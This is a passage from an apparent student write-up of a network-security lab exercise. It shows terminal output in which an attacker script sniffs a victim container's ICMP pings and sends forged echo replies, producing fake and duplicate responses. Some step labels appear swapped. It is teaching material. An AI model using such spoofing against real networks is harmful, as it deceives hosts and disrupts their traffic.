
```
root@VM: /volumes# python3 task1_4.py
original packet
source IP 10.9.0.5
dest IP 1.2.3.4
-----
spoofed packet
source IP 1.2.3.4
dest IP 10.9.0.5
-----
original packet
source IP 10.9.0.5
dest IP 1.2.3.4
-----
spoofed packet
source IP 1.2.3.4
dest IP 10.9.0.5
-----
original packet
source IP 10.9.0.5
dest IP 1.2.3.4
-----
spoofed packet
```

7. Ping some addresses from the victim terminal (invalid on LAN)




```
root@cdf011402ccb:/# ping 10.0.9.50
PING 10.0.9.50 (10.0.9.50) 56(84) bytes of data:
64 bytes from 10.0.9.50: icmp_seq=1 ttl=64 time=22.9 ms
64 bytes from 10.0.9.50: icmp_seq=2 ttl=64 time=17.5 ms
64 bytes from 10.0.9.50: icmp_seq=3 ttl=64 time=24.0 ms
64 bytes from 10.0.9.50: icmp_seq=4 ttl=64 time=18.8 ms
^C
--- 10.0.9.50 ping statistics ---
4 packets transmitted, 4 received, 0% packet loss, time 3009ms
rtt min/avg/max/mdev = 17.514/20.818/24.026/2.719 ms
root@cdf011402ccb:/#
```

8. Check the response in attacker terminal



```
root@VM: /volumes# python3 task1_4.py
-----
original packet
source IP 10.9.0.5
dest IP 10.0.9.50
-----
spoofed packet
source IP 10.0.9.50
dest IP 10.9.0.5
-----
original packet
source IP 10.9.0.5
dest IP 10.0.9.50
-----
spoofed packet
source IP 10.0.9.50
dest IP 10.9.0.5
-----
original packet
source IP 10.9.0.5
dest IP 10.0.9.50
-----
spoofed packet
```

9. Ping some addresses from the victim terminal (valid)



```
From 10.9.0.5 icmp_seq=3 Destination Host Unreachable
From 10.9.0.5 icmp_seq=4 Destination Host Unreachable
From 10.9.0.5 icmp_seq=5 Destination Host Unreachable
From 10.9.0.5 icmp_seq=6 Destination Host Unreachable
From 10.9.0.5 icmp_seq=7 Destination Host Unreachable
From 10.9.0.5 icmp_seq=8 Destination Host Unreachable
From 10.9.0.5 icmp_seq=9 Destination Host Unreachable
^C
--- 10.9.0.99 ping statistics ---
10 packets transmitted, 0 received, +9 errors, 100% packet loss, time 9241ms
pipe 4
root@cdf011402ccb:/# ^C
root@cdf011402ccb:/# ^C
root@cdf011402ccb:/# ^C
root@cdf011402ccb:/# ping 8.8.8.8
PING 8.8.8.8 (8.8.8.8) 56(84) bytes of data.
64 bytes from 8.8.8.8: icmp_seq=1 ttl=54 time=19.6 ms
64 bytes from 8.8.8.8: icmp_seq=1 ttl=64 time=23.1 ms (DUP!)
64 bytes from 8.8.8.8: icmp_seq=2 ttl=54 time=18.8 ms
64 bytes from 8.8.8.8: icmp_seq=2 ttl=64 time=27.0 ms (DUP!)
64 bytes from 8.8.8.8: icmp_seq=3 ttl=54 time=15.9 ms
64 bytes from 8.8.8.8: icmp_seq=3 ttl=64 time=17.6 ms (DUP!)
64 bytes from 8.8.8.8: icmp_seq=4 ttl=54 time=17.6 ms
64 bytes from 8.8.8.8: icmp_seq=4 ttl=64 time=33.5 ms (DUP!)
64 bytes from 8.8.8.8: icmp_seq=5 ttl=54 time=17.5 ms
64 bytes from 8.8.8.8: icmp_seq=5 ttl=64 time=22.6 ms (DUP!)
^C
--- 8.8.8.8 ping statistics ---
5 packets transmitted, 5 received, +5 duplicates, 0% packet loss, time 4029ms
rtt min/avg/max/mdev = 15.910/21.331/33.548/5.171 ms
root@cdf011402ccb:/# ^C
root@cdf011402ccb:/# ^C
root@cdf011402ccb:/#
```

10. Check the response in attacker terminal

```
seed@VM: ~/.../Labsetup
spoofed packet
source IP 8.8.8.8
dest IP 10.9.0.5
-----

original packet
source IP 10.9.0.5
dest IP 8.8.8.8
-----

spoofed packet
source IP 8.8.8.8
dest IP 10.9.0.5
-----

original packet
source IP 10.9.0.5
dest IP 8.8.8.8
-----

spoofed packet
source IP 8.8.8.8
dest IP 10.9.0.5
-----

original packet
source IP 10.9.0.5
dest IP 8.8.8.8
```